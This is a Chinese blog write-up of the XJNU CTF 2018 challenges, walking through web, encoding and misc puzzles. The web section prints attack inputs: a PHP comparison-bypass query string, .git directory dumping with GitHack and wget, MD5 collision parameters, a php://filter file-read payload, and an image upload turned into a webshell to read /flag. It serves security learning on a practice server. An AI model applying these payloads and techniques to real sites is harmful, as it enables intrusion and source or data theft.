

XJNU CTF 2018

原创

N0puple 于 2018-09-25 08:56:40 发布 1202 收藏 2

分类专栏: [CTF-wp](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/csdn_Pade/article/details/82779112

版权



[CTF-wp](#) 专栏收录该内容

7 篇文章 0 订阅

订阅专栏

@Time:2018/9/19

记一次对我这个新手来说, 较为简单的CTF


WEB

web10

访问 <http://ctf.xjnu.edu.cn:9900/web10/>

暗示使用sqlmap, 没办法, 跑呗

```
9 \font size= 3 color  
10 <br><br><font size=  
11 




显示没有登录，那肯定就是要我登录咯，看看cookie

```
} Server: Apache/2.4.7 (Ubuntu)
} Set-Cookie: login=0
} X-Powered-By: PHP/5.5.9-1ubuntu4.2
```

显而易见，设置一个login=1

很可惜你不是iPhone OS 999



IOS 999? 有这牌子吗，，看情况就是UA的问题了，网上找一个



再看请求头

```
Content-Type: text/html; charset=UTF-8
Date: Wed, 19 Sep 2018 15:41:33 GMT
flag: flag(h77p_He4dEr_50_E4sy)
Keep-Alive: timeout=5, max=100
```

## web30

shell下的编辑器，那很容易就想到是vi，vi泄露就是那几种，swp，~，sw0，果然，访问

<http://ctf.xjnu.edu.cn:9900/web30/index.php.sw0>

```

1 <?php
2 $get = $_GET['ctf'];
3 if ($get == '!#?&@') {
4 echo '<p> class="alert">Go on!</p>';
5 } else {
6 exit();
7 }
8 if (isset($_GET['password'])) {
9 if (ereg("[a-zA-Z0-9]+$", $_GET['password']) === FALSE) echo '<p class="alert">You passw
10 else if (strpos($_GET['password'], '--') !== FALSE){
11 $a = @$_GET['xjnu'];
12 $v1 = 0;
13 if (is_array($a)) {
14 is_numeric(@$a["bar1"]) ? die("No way!") : NULL;
15 if (@$a["bar1"]) {
16 ($a["bar1"] > 2016) ? $v1 = 1 : NULL;
17 }
18 if (is_array(@$a["bar2"])) {
19 if (count($a["bar2"]) !== 3 or !is_array($a["bar2"][0])) die("No way!");
20 foreach ($a["bar2"] as $key => $val) {
21 if (preg_match('/2018/', $val)) {
22 die('No way!');
23 }
24 if ($val == 2018) {
25 die($flag);
26 }
27 }
28 }
29 }
30 }

```

[https://blog.csdn.net/csdn\\_Pade](https://blog.csdn.net/csdn_Pade)

好吧，审计吧，

```


1 <?php
2 $get = $_GET['ctf'];
3 if ($get == '!#?&@') {
4 echo '<p> class="alert">Go on!</p>';
5 } else {
6 exit();
7 }

```

[https://blog.csdn.net/csdn\\_Pade](https://blog.csdn.net/csdn_Pade)

get一个 ctf=!#?&@ 然而没有反应，是这个"&"的锅，因为在url里面这"&"是连接的作用，所有无法get到 !#?&@, url加密一下

Go on!



```

if (isset($_GET['password'])) {
 if (ereg("[a-zA-Z0-9]+$", $_GET['password']) === FALSE)
 echo '<p class="alert">You password is error,must be test others</p>';
 else if (strpos($_GET['password'], '--') !== FALSE){

```

[https://blog.csdn.net/csdn\\_Pade](https://blog.csdn.net/csdn_Pade)

接下来是get一个password，第一需要匹配数字或者字母，也就是不能出现符号，第二就是需要含有 '--'，自相矛盾了??

这就得看漏洞了，strpos的漏洞，两种方法绕过，第一就是数组绕过 password[]=666，第二就是 %00 截断



没有报错，证明是可以的了，继续

```
$a = @$_GET['xjnu'];
$v1 = 0;
if(is_array($a)) {
```

我卡死在这里贼久，以为上传array就行了，我就写了个xjnu=array("bar1"=>"a","bar2"=>"b")，后来又是变换各种形式，转url啊，换数组的形式啊，都是于事无补，最后发现问题，就是传上去的其实都是字符，没法解析成数组，所以就改了方式，

xjnu[]=bar1

这样就能够传输数组了，接着，如下图，第一句是要求 xjnu[bar1]不是数字，下面那串，在这里没用，

```
is_numeric(@$a["bar1"]) ? die("No way1!") : NULL;
if (@$a["bar1"]) {
 ($a["bar1"] > 2016) ? $v1 = 1 : NULL;
}
```

构造xjnu[bar1]=a

下面这一第一句，就是要bar2的长度等于3，而且，bar2[0]也是一个数组，

第二句foreach，过滤了2018，但是又要匹配2018，那就用2017.9999999999999999来绕过

```
if (is_array(@$a["bar2"])) {
 if (count($a["bar2"]) !== 3 or !is_array($a["bar2"][0]))
 die("No way2!");
 foreach ($a["bar2"] as $key => $val) {
 if (preg_match('/2018/', $val)) {
 die('No way3!');
 }
 if ($val == 2018) {
 die($flag);
 }
 }
}
}
```

[https://blog.csdn.net/csdn\\_Pade](https://blog.csdn.net/csdn_Pade)

最后得到payload

```
?ctf=!%23%3f%26%40&password=9%00--&xjnu[bar1]=a&xjnu[bar2][0][]=a&xjnu[bar2][0][]=b&xjnu[bar2][0][]=2017.99999999999999999999999999999999&xjnu[bar2][0][]=a
```


Go on!

flag{Php\_iS\_Mag1c!}



## web40

<http://ctf.xjnu.edu.cn:9900/web40/>



flag is here

[csdn.net/csdn\\_Pade](https://blog.csdn.net/csdn_Pade)

信息泄露哈哈

.git一波，下载了个Githack，直接down

```
G:\python脚本\信息泄露\GitHack-master>python GitHack.py http://ctf.xjnu.edu.cn:9900/web40/.git
[+] Download and parse index file ...
flag_2333_666.php
index.php
[OK] flag_2333_666.php
[OK] index.php
```


[https://blog.csdn.net/csdn\\_Pade](https://blog.csdn.net/csdn_Pade)

```
G:\python脚本\信息泄露\GitHack-master\ctf.xjnu.edu.cn_9900>type flag_2333_666.php
<?php
//$flag="{.git_H0w_Many_Y0u_kn0w!}"
```

[https://blog.csdn.net/csdn\\_Pade](https://blog.csdn.net/csdn_Pade)

## web80

<http://ctf.xjnu.edu.cn:9900/web80/>



又是一个git

```
G:\python脚本\信息泄露\GitHack-master>python GitHack.py http://ctf.xjnu.edu.cn:9900/web80/.git
[+] Download and parse index file ...
index.php
[OK] index.php
```

但是这里却没有任何东西

```
G:\python脚本\信息泄露\GitHack-master\ctf.xjnu.edu.cn_9900>type index.php
<?php
echo "Git Revenge Come on";
```

用wget抓取一下整个.git

wget -c -r -np -k -L -p <http://ctf.xjnu.edu.cn:9900/web80/.git/>

```
~# wget -c -r -np -k -L -p http://ctf.xjnu.edu.cn:9900/web80/.git/
--2018-09-23 20:23:25-- http://ctf.xjnu.edu.cn:9900/web80/.git/
正在解析主机 ctf.xjnu.edu.cn (ctf.xjnu.edu.cn)... 218.195.132.22
正在连接 ctf.xjnu.edu.cn (ctf.xjnu.edu.cn)|218.195.132.22|:9900... 已连接。
已发出 HTTP 请求，正在等待回应... 200 OK
长度：2900 (2.8K) [text/html]
```

```
~/ctf.xjnu.edu.cn:9900/web80/.git# ls
branches index.html 'index.html?C=S;O=A'
COMMIT_EDITMSG 'index.html?C=D;O=A' 'index.html?C=S;O=D'
config 'index.html?C=D;O=D' info
description 'index.html?C=M;O=A' logs
HEAD 'index.html?C=M;O=D' objects
hooks 'index.html?C=N;O=A' refs
index 'index.html?C=N;O=D'
```

查看一下git日志， git log -p 发现了一个链接

```
diff --git a/flag_Revenge_2333333.php b/flag_Revenge_2333333.php
deleted file mode 100644
index 0474a6a..0000000
--- a/flag_Revenge_2333333.php
+++ /dev/null
@@ -1,6 +0,0 @@
-<?php
-include 'flag.php';
-if((string)$_POST['param1']!=(string)$_POST['param2'] && md5($_POST['param1'])
==md5($_POST['param2'])){
- die($flag);
-}
-highlight_file(__FILE__);
```

访问 [http://ctf.xjnu.edu.cn:9900/web80/flag\\_Revenge\\_2333333.php](http://ctf.xjnu.edu.cn:9900/web80/flag_Revenge_2333333.php)

```
<?php
include 'flag.php';
if((string)$_POST['param1']!=(string)$_POST['param2'] && md5($_POST['param1'])===md5($_POST['param2'])) {
 die($flag);
}
highlight_file(__FILE__);
```


[https://blog.csdn.net/csdn\\_Pade](https://blog.csdn.net/csdn_Pade)

是个md5强碰撞，不过现在的md5碰撞实现也不难了，之前也遇到过挺多次，但是这次是居然没有成功，，试过了很多个数据，也用生成工具，就是弄不出来，最后看到了一位大佬以前的wp

[https://www.cnblogs.com/iamstudy/articles/2th\\_qiangwangbei\\_ctf\\_writeup.html](https://www.cnblogs.com/iamstudy/articles/2th_qiangwangbei_ctf_writeup.html)

得到下面这两个

```
param1=M%C9h%FF%0E%E3%5C%20%95r%D4w%7Br%15%87%D3o%A7%B2%1B%DCV%B7J%3D%C0x%3E%7B%95%18%AF%BF%A2%00%A8%28K%F3
```




[https://blog.csdn.net/csdn\\_Pade](https://blog.csdn.net/csdn_Pade)

## web100

<http://ctf.xjnu.edu.cn:666>

访问得到下面，一个文件上传，貌似还可以读取文件



[https://blog.csdn.net/csdn\\_Pade](https://blog.csdn.net/csdn_Pade)

文件读取 payload: ?file=php://filter/read=convert.base64-encode/resource=upload.php



[https://blog.csdn.net/csdn\\_Pade](https://blog.csdn.net/csdn_Pade)

base64解码得到:



```

echo @$_FILES["file"];
$allowedExts = array("gif", "jpeg", "jpg", "png");
@$temp = explode(".", @$_FILES["file"]["name"]);
$extension = end($temp);
if (((@$_FILES["file"]["type"] == "image/gif") || (@$_FILES["file"]["type"] == "image/jpeg")
 || (@$_FILES["file"]["type"] == "image/jpg") || (@$_FILES["file"]["type"] == "image/pjpe
 || (@$_FILES["file"]["type"] == "image/x-png") || (@$_FILES["file"]["type"] == "image/pn
 && @$_FILES["file"]["size"] < 102400) && in_array($extension, $allowedExts))
 {
 move_uploaded_file($_FILES["file"]["tmp_name"], "upload/" . $_FILES["fil
 echo "file upload successful!Save in: " . "upload/" . $_FILES["file
 }
else

```

[https://blog.csdn.net/csdn\\_Pade](https://blog.csdn.net/csdn_Pade)

白名单过滤，把我已知的所有上传绕过姿势全部都试了一遍，.htaccess，00，都是无法绕过，后来想着用伪协议，由于禁用phar，于是使用了一次zip伪协议，然而还是没有成功。

之后偶然发现，上传到upload下的所有图片都会按照php解析，

The screenshot shows a web browser window with the address bar containing `ctf.xjnu.edu.cn:666/index.php?file=upload/gg.png`. Below the browser, there is a blue banner for "PHP Version 5.5.9-1ubuntu4.21" with the PHP logo. Underneath the banner is a table with system information:

|                                          |                                                                                          |
|------------------------------------------|------------------------------------------------------------------------------------------|
| <b>System</b>                            | Linux 3f74c821fe60 4.4.0-133-generic #159-Ubuntu SMP Fri Aug 10 07:31:43 UTC 2018 x86_64 |
| <b>Build Date</b>                        | Feb 9 2017 20:54:17                                                                      |
| <b>Server API</b>                        | Apache 2.0 Handler                                                                       |
| <b>Virtual Directory Support</b>         | disabled                                                                                 |
| <b>Configuration File (php.ini) Path</b> | /etc/php5/apache2                                                                        |
| <b>Loaded Configuration File</b>         | /etc/php5/apache2/php.ini                                                                |

[https://blog.csdn.net/csdn\\_Pade](https://blog.csdn.net/csdn_Pade)

于是，上传一个马，直接getshell，

```

find: '/proc/1414/ns': Permission denied

[~/www/html]$cd /flag
/bin/sh: 1: cd: can't cd to /flag

[~/www/html]$cat /flag
flag{pHp_Lfi_t0_Be_Shell!}

[~/www/html]$

```

[https://blog.csdn.net/csdn\\_Pade](https://blog.csdn.net/csdn_Pade)

## BASE

base10

<http://ctf.xjnu.edu.cn:9900/base1/base1.html>


这张图反过来看就是一串数字，缺了87



再看源代码

```
6 <body>
7
8 <!-- flag{Math_is_Here_${num$!} 鏢板趾跨焙劫瑯圖確杞一澗鏄' 緞浜◆, num=md5(num)[:5]}-->
9 </body>
```

md5(num)[:5], 那这个num就是87, 找个md5网站, md5加密, 然后取前五个



所以flag:

```
flag{Math_is_Here_c7e12!}
```

## base20



笨方法, 一个一个套进去

## base30

## Base30

(solver: 34)

:)内心有点小崩溃。

请计算1000000000以内3或5的倍数之和。

如：10以内这样的数有3,5,6,9，和是23

请提交flag{你的答案}

[https://blog.csdn.net/csdn\\_Pade](https://blog.csdn.net/csdn_Pade)

等差数列，写个脚本就好

```
1 def sumnum(d):
2 a1 = d
3 n = int((1000000000-1)/d)
4 an = a1 + d*(n - 1)
5 result = n*(a1+an)/2
6 return result
7 print(sumnum(3)+sumnum(5)-sumnum(15))
8
```

[https://blog.csdn.net/csdn\\_Pade](https://blog.csdn.net/csdn_Pade)

flag{233333333166666668}

## base40

666c61677b4a7573745f743373745f683476335f66346e5f6861686168615f36363636217d

一串十六进制，第一反应想到的当然是转字符串啊！

直接上脚本

```
r = '666c61677b4a7573745f743373745f683476335f66346e5f6861686168615f36363636217d'
x = ''
for i in range(0,74,2):
 x += chr(int('0x'+r[i:i+2],16))
print(x)
```

flag{Just\_t3st\_h4v3\_f4n\_hahaha\_6666!}

## base50

## Base50

(solver: 15)

题目：小明常用密码是hash 是5bc76f3f319865431dcab801bbce47a1 现在 他只知道明文密码的  
前四位是xjnu

中间是66\*\*\*\*88 后三位是ctf 请帮他算出 明文密码是啥

flag{明文} [https://blog.csdn.net/csdn\\_Pade](https://blog.csdn.net/csdn_Pade)

玩烂了的套路，就直接上脚本好了

```
1 import hashlib
2 import string
3 s = '5bc76f3f319865431dcab801bbce47a1'
4 a = string.digits + string.ascii_letters
5 for i in a:
6 for j in a:
7 for k in a:
8 for l in a:
9 x = 'xjnu66'+i+j+k+l+'88ctf'
10 hash = hashlib.md5(x.encode('utf8')).hexdigest()
11 if hash == s:
12 print(x)
```

[https://blog.csdn.net/csdn\\_Pade](https://blog.csdn.net/csdn_Pade)

flag{xjnu66seck88ctf}

## MISC


### misc10

这题是真的懵，关注微博，以为要我自己去找flag，最后没办法，直接私信，没想到有个自动回复




### misc15

一张图片，直接用UE打开，



### misc20

一张图片，UE分析一下，查找一下FF D9，



可能是有两张图片，foremost分离看看，得到flag

## misc30

这道题是真的皮!!!

老套路，用UE打开图片，jpg图片以ff d8开头，以ff d9结尾，发现在ff d9之后，有一段看不懂的字符，猜测这就是线索

```

00000cf0h: 3E 60 B1 26 68 A4 A7 D1 70 1A 69 29 28 A3 98 63 ; >?h?衰.i(c
00000d00h: AA 37 34 FA 1E A5 C8 11 FF D9 48 69 E4 BD A0 E6 ; ??ト. 貶i浣狗
00000d10h: 9D A5 E5 88 B0 E4 BA 86 E8 BF 99 E9 87 8C E8 AF ; 澈錄頌簡枘檣嗽璉
00000d20h: B4 E6 98 8E E4 BD A0 E5 BE 88 E6 83 B3 E7 9F A5 ; 存霖浣豺緇脚崇健
00000d30h: E9 81 93 E7 AD 94 E6 A1 88 EF BC 8C E4 BD 86 E6 ; 蘭樟爬矜愉任浣嘆
00000d40h: 98 AF E6 88 91 E8 BF 99 E9 87 8C E5 8F AA E6 9C ; 嶽錫戮織閱岍或鏈
00000d50h: 89 E4 B8 AD E6 96 87 EF BC 8C E6 B2 A1 E6 9C 89 ; 变册龜困紆狸心治
00000d60h: E4 BD A0 E6 83 B3 E8 A6 81 E7 9A 84 E7 AD 94 E6 ; 浣狗先瓊佺浣絳跡
00000d70h: A1 88 AF BC 8C E5 8F 82 E8 80 83 E9 A9 AC E5 85 ; 榜岍駟鑰江-鑰
00000d80h: 8B E6 80 9D E4 B8 BB E4 B9 89 E5 9F BA E6 9C AC ; 嫖e濶富濶爻焜鏈?
00000d90h: E5 8E 9F E7 90 86 E6 A6 82 E8 AE BA E8 BF 99 E6 ; 劍爐窓似傷 枹檣
00000da0h: 9C AC E4 B9 AE E7 9A 84 E7 AC AC E4 B8 89 E5 8D ; 蓬濶~浣紆 竺締
00000db0h: 81 E4 BA 94 E9 A1 B5 E7 AC AC E4 BA 8C E4 B8 AA ; 假簾樛电 浜帆奎
00000dc0h: E5 AD 97 E5 88 B0 E7 AC AC E4 BA 94 E4 B8 AA E5 ; 濼橋娘紆 簿涓
00000dd0h: AD 97 E7 9A 84 E6 8B BC E9 9F B3 E7 BB 84 E6 88 ; 砧鑿勳嫻閏崇栳錫
00000de0h: 90 E5 B0 B1 E6 98 AF E4 BD A0 E6 83 B3 E8 A6 81 ; 懇氮鑄 絳脚宠
00000df0h: E7 9A 84 E7 AD 94 E6 A1 88 EF BC 8C E9 AA 9A E5 ; 鑿勳爬矜愉任楠氢
00000e00h: B9 B4 E5 8A A0 E6 B2 B9 EF BC 81 0A

```

以为又是什么转进制啥的，忙活了半天没有发现线索，先把那串16进制都拷下来，各自都加上了\x，这样就可以直接print出来他的字符（这也是这次学到的hh），发现与UE上面的没什么出入

```

type help, copyright, credits or license for more information.
>>> print '\x48\x69\xe4\xbd\xa0\xe6\x9d\xa5\xe5\x88\xb0\xe4\xba\x86\xe8\xbf\x99\xe9\x87\x8c\xe8\xaf\xb4\xe6\x98\x8e\xe4\x
bd\xa0\xe5\xbe\x88\xe6\x83\xb3\xe7\x9f\xa5\xe9\x81\x93\xe7\xad\x94\xe6\xal\x88\xef\xbc\x8c\xe4\xbd\x86\xe6\x98\xaf\xe6\x
88\x91\xe8\xbf\x99\xe9\x87\x8c\xe5\x8f\xaa\xe6\x9c\x89\xe4\xb8\xad\xe6\x96\x87\xef\xbc\x8c\xe6\xb2\xal\xe6\x9c\x89\xe4\x
bd\xa0\xe6\x83\xb3\xe8\xa6\x81\xe7\x9a\x84\xe7\xad\x94\xe6\xal\x88\xef\xbc\x8c\xe5\x8f\x82\xe8\x80\x83\xe9\xa9\xac\xe5\x
85\xb8\xe6\x80\x9d\xe4\xb8\xbb\xe4\xb9\x89\xe5\x9f\xba\xe6\x9c\xac\xe5\x8e\x9f\xe7\x90\x86\xe6\xa6\x82\xe8\xae\xba\xe8\x
bf\x99\xe6\x9c\xac\xe4\xb9\xa6\xe7\x9a\x84\xe7\xac\xac\xe4\xb8\x89\xe5\x8d\x81\xe4\xba\x94\xe9\xal\xb5\xe7\xac\xac\xe4\x
ba\x8c\xe4\xb8\xaa\xe5\xad\x97\xe5\x88\xb0\xe7\xac\xac\xe4\xba\x94\xe4\xb8\xaa\xe5\xad\x97\xe7\x9a\x84\xe6\x8b\xbc\xe9\x
9f\xb3\xe7\xbb\x84\xe6\x88\x90\xe5\xb0\xb1\xe6\x98\xaf\xe4\xbd\xa0\xe6\x83\xb3\xe8\xa6\x81\xe7\x9a\x84\xe7\xad\x94\xe6\x
al\x88\xef\xbc\x8c\xe9\xaa\x9a\xe5\xb9\xb4\xe5\x8a\xa0\xe6\xb2\xb9\xef\xbc\x81\x0a'
浣狗先瓊佺浣絳跡 榜岍駟鑰江-鑰 嫖e濶富濶爻焜鏈? 劍爐窓似傷 枹檣 蓬濶~浣紆 竺締 假簾樛电 浜帆奎 濼橋娘紆 簿涓 砧鑿勳嫻閏崇栳錫 懇氮鑄 絳脚宠 鑿勳爬矜愉任楠氢

```

最后在网上发现一篇文章，是讲编码导致乱码的，于是乎，decode，试了几种编码，还是utf8管用

```

>>> print '\x48\x69\xe4\xbd\xa0\xe6\x9d\xa5\xe5\x88\xb0\xe4\xba\x86\xe8\xbf\x99\xe9\x87\x8c\xe8\xaf\xb4\xe6\x98\x8e\xe4\x
bd\xa0\xe5\xbe\x88\xe6\x83\xb3\xe7\x9f\xa5\xe9\x81\x93\xe7\xad\x94\xe6\xal\x88\xef\xbc\x8c\xe4\xbd\x86\xe6\x98\xaf\xe6\x
88\x91\xe8\xbf\x99\xe9\x87\x8c\xe5\x8f\xaa\xe6\x9c\x89\xe4\xb8\xad\xe6\x96\x87\xef\xbc\x8c\xe6\xb2\xal\xe6\x9c\x89\xe4\x
bd\xa0\xe6\x83\xb3\xe8\xa6\x81\xe7\x9a\x84\xe7\xad\x94\xe6\xal\x88\xef\xbc\x8c\xe5\x8f\x82\xe8\x80\x83\xe9\xa9\xac\xe5\x
85\xb8\xe6\x80\x9d\xe4\xb8\xbb\xe4\xb9\x89\xe5\x9f\xba\xe6\x9c\xac\xe5\x8e\x9f\xe7\x90\x86\xe6\xa6\x82\xe8\xae\xba\xe8\x
bf\x99\xe6\x9c\xac\xe4\xb9\xa6\xe7\x9a\x84\xe7\xac\xac\xe4\xb8\x89\xe5\x8d\x81\xe4\xba\x94\xe9\xal\xb5\xe7\xac\xac\xe4\x
ba\x8c\xe4\xb8\xaa\xe5\xad\x97\xe5\x88\xb0\xe7\xac\xac\xe4\xba\x94\xe4\xb8\xaa\xe5\xad\x97\xe7\x9a\x84\xe6\x8b\xbc\xe9\x
9f\xb3\xe7\xbb\x84\xe6\x88\x90\xe5\xb0\xb1\xe6\x98\xaf\xe4\xbd\xa0\xe6\x83\xb3\xe8\xa6\x81\xe7\x9a\x84\xe7\xad\x94\xe6\x
al\x88\xef\xbc\x8c\xe9\xaa\x9a\xe5\xb9\xb4\xe5\x8a\xa0\xe6\xb2\xb9\xef\xbc\x81\x0a'.decode('utf8')
你来到了这里说明你很想知道答案，但是我这里只有中文，没有你想要的答案，参考马克思主义基本原理概论这本书的第三十五页第二
个字到第五个字的拼音组成就是你想要的答案，骚年加油！


```

马克思主义基本原理概论??? 李时珍的皮

这我就没办法了，版本没跟我讲umm


## misc40

这道题，说实话，就看你知不知道word文档就是一个压缩包了，改后缀为zip，解压



## misc50

一张图片，上神器stegsolve，data extract一下



## misc80

